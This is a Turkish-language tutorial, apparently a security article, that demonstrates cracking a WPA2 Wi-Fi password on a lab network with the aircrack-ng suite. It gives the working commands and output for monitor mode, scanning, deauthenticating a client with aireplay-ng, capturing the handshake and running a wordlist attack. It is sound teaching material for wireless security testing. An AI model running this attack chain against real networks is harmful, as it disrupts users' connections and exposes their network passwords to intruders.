CRACKING WiFi WPA2 HANDSHAKE

RÜVEYDA DURUL

İçindekiler

WiFi Nedir?

Wireless Fidelity yani kablosuz bağlantı alanı olarak adlandırılır. Bilgisayar, akıllı telefon, tablet, oyun konsolları, akıllı ev aletleri gibi cihazların kablosuz olarak birbirlerine bağlanmasını sağlayan teknolojidir.

WPA2 Nedir?

WiFi Protected Access 2 yani WiFi korumalı erişim olarak adlandırılır. Kablosuz cihazları korumak için gerçekleştirilen protokol ve sertifika programıdır. WEP, WPA, WPA2 ve WPA3 güvenlik önlemleri vardır. WPA2, WiFi Allience tarafından daha önce yayınlanmış WEP (Wired Equivalent Privacy)'deki zafiyetleri kapatmak için WPA'dan sonra geliştirilmiştir.

AIRCRAK-NG Nedir?

WiFi ağ güvenliğini değerlendirmek için geliştirilen bir araçtır. WiFi güvenliğinin;

- İzleme
- Saldırı
- Test etme
- Parola tespit etme

alanlarında kullanılır. Ayrıntılı bilgi için https://www.aircrack-ng.org/ web adresi kontrol edilmelidir.


AIRCRACK-NG Kurulumu Nasıl Yapılır?

Kali Linux'a kurulum için:

#sudo apt-get install aircrack-ng

AIRCRACK-NG Kullanımı ve WPA2 Crack

Ağ kartları keşfi için '**iwconfig**' komutu kullanılır.



Keşfedilen ağ kartlarında kablosuz ağ için kullanılan **‘wlan0’** ağ kartı tercih edilir. **‘airmon-ng start wlan0’** komutu ile seçilen ağ kartı monitor moda alınır.

```
ruveydadurul@gopher:~$ sudo airmon-ng start wlan0
[sudo] password for ruveydadurul:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    737 NetworkManager
    921 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 3165 (rev 79)
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

wlan0 ağ kartı monitor moda alınmak istenildiğinde NetworkManager ve wpa_supplicant process’leri sniff adımlarında sorun oluşturabilir. WiFi hacking adımlarına başlamadan önce process’ler **‘airmon-ng check kill’** komutu kullanılarak sonlandırılır.

```
ruveydadurul@gopher:~$ sudo airmon-ng check kill

Killing these processes:

    PID Name
    921 wpa_supplicant
```


Çalışan process’ler sonlandırıldığında ‘**iwconfig’** komutu ile ağ kartları tekrar kontrol edilir. Kontrol sonucunda **wlan0** ağ kartının **wlan0mon** olduğu ve monitor moda geçtiği görülür.

```
ruveydadurul@gopher:~/Documents/makale/exploitdb$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

gpd0      no wireless extensions.

vmnet1    no wireless extensions.

vmnet8    no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=-2147483648 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

‘airodump-ng wlan0mon’ komutu ile ağ kartının keşfedebileceği alanda bulunan tüm kablosuz ağ yayınlarının keşfi yapılır. Örnekte 3 farklı kablosuz ağ yayını keşfedilmiştir. Bunlar exploitdb, AP1 ve AP2’dir.

```
CH  3 ][ Elapsed: 5 mins ][ 2021-09-01 22:46 ][

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC CIPHER  AUTH ESSID

EC:EC:EC:EC:EC:EC  -48      321     5283    0  11  130   WPA2 CCMP   PSK  exploitdb
84:84:84:84:84:84  -62      412       20    0   5  130   WPA2 CCMP   PSK  AP1
8C:8C:8C:8C:8C:8C  -73      213        0    0   1  130   WPA2 CCMP   PSK  AP2

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

EC:EC:EC:EC:EC:EC  4C:4C:4C:4C:4C:4C  -32    0e- 0e     0       244         exploitdb
```

Keşfedilen kablosuz ağ yayınlarından saldırı gerçekleştirilecek yayının BSSID, CH, ENC değerleri kontrol edilir. Bu testte **'exploitdb'** ESSID'si kullanılacaktır. **'airodump-ng –bssid EC:EC:EC:EC:EC:EC –channel 11 –w exploitdb'** komutu kullanılarak exploitdb kablosuz ağ yayınına bağlı kullanıcıların keşfi gerçekleştirilmiştir.




BSSID: Kablosuz ağ yayını yapan cihazın MAC adresi bilgisini verir.
CH: Kablosuz ağ yayınının kanal numarası bilgisini verir.
ENC: Kablosuz ağ yayınının encryption metodu bilgisini verir.

--bssid: Saldırı gerçekleştirilecek kablosuz ağ yayınını yapan cihazın MAC adresi bilgisi verilir.
--channel: Saldırı gerçekleştirilecek kablosuz ağ yayınının skullandığı kanal numarası verilir.
-w: Write/yazmak anlamında kullanılır. Kablosuz ağ yayını hakkında toplanan bilgilerin kaydedileceği dosyanın adı verilir.


Kablosuz ağ yayınında keşfedilen kullanıcılardan herhangi birinin MAC adresi kullanılıp ağdan bağlantısını koparmak için **'aireplay-ng -0 100 –c 04:04: 04:04:04:04 –a EC:EC:EC:EC:EC:EC wlan0mon'** komutu kullanılır. Kullanıcı ağa tekrar bağlanmaya çalıştığında kablosuz ağın parolasını keşfedebilmemiz için gerekli olan **WPA Handshake** yakalanır.

***Airplay-ng ile kullanıcıyı ağdan koparma adımı, kablosuz ağ yayınına bağlı kullanıcıları keşfettiğimiz terminal kapatılmadan yeni terminalde gerçekleştirilir.*




-0: Deauthantication saldırı yapılacağı belirtilir. -0(sıfır) yerine - -deauth komutu da kullanılabilir.
100: Kullanıcıya gönderilen paket sayısını belirtir.
-c: Kullanıcının MAC adresini belirtir.
-a: Saldırı gerçekleştirilen kablosuz ağ yayını yapan cihazın MAC adresini belirtir.
wlan0mon: Monitor moda alınmış ağ kartını belirtir.

Saldırıyı gerçekleştirdikten sonra kablosuz ağ yayınındaki kullanıcıların keşfedildiği terminalde kullanıcının PWR değerinin 0 olduğu görülür. Bu değer görüldüğünde kullanıcının saldırıdan etkilendiği anlaşılır. Sağ üst köşede WPA HANDSHAKE EC:EC:EC:EC:EC:EC görüldüğünde parola saldırısı gerçekleştirebilmemiz için gerekli olan handshake'in yakanlandığı anlaşılır.



Tüm terminaller kapatılarak yeni bir terminal açılır. Kaydedilen dosya kullanılarak parola tespiti gerçekleştirilir. Parola tespiti için saldırı gerçekleştirilen kablosuz ağa yönelik bir wordlist oluşturulur. Saldırıyı gerçekleştirmek için **'aircrack-ng –w wordlist.txt exploitdb.pcap'** komutu kullanılır. Wordlist içerisinde kablosuz ağ yayınının parolası mevcutsa KEY FOUND! alert'i ile parola tespiti görülecektir.

-w: Saldırı için kullanılacak wordlist bilgisi verilir.
exploitdb.pcap: WPA Handshake yakalanmış .pcap uzantılı dosyadır.



Kablosuz ağ yayınının parolasının **'exploitdb'** olduğu tespit edilmiştir.

Referanslar

https://tr.wikipedia.org/wiki/Wi-Fi

https://media.defense.gov/2021/Jul/29/2002815141/-1/-1/0/CSI_SECURING_WIRELESS_DEVICES_IN_PUBLIC.PDF

https://www.aircrack-ng.org/doku.php?id=Main